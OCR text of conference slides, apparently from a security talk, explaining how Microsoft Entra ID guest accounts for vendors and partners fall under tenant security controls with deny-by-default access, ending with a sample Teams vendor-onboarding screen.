


Azure AD

Partners, vendors, suppliers, other collaborators

F1000 tenant


(b) Understanding how control works



Partners, vendors, suppliers, other collaborators

F1000 tenant

(b) Control guests like employees


Identities
Microsoft Azure AD
Microsoft Defender for Identity
Endpoints
Microsoft Defender
Microsoft Endpoint Manager
Continuous risk assessment & Automation
Zero Trust policy enforcement
Conditional Access
Threat intelligence & Telemetry
Applications
Microsoft Defender for Cloud Apps
Data
101010
010101
101010
Microsoft Information Protection
Infrastructure
Microsoft Defender for Cloud
Network
Az AD
EntraID

Enterprise controls to ensure secure access: MFA, RBAC, CA, device attestation, threat monitoring …

(b) Applying security controls to guests

Need guest access ➔ Require security controls

(b) Applying security controls to guests

Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

(b) Applying security controls to guests

Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

AAD account ➔ Grants full access

Q.E.D. …?

(b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account

AAD account → Grants ~~full~~ **deny-by-default** access

EntraID guest recap

- It’s super easy to get a guest account
- AAD security controls apply
- Access is deny-by-default


zenity

@mbrg0
mbgsec.com
t2’24

Guest accounts in practice

The real implication of guests

All You Need Is Guest



Vendor onboarding


Vendor onboarding

This team has guests.

Owners (1)

Name	Title	Location	Tags	Role
Greg Winston	VP of IT			Owner

Members and guests (2)

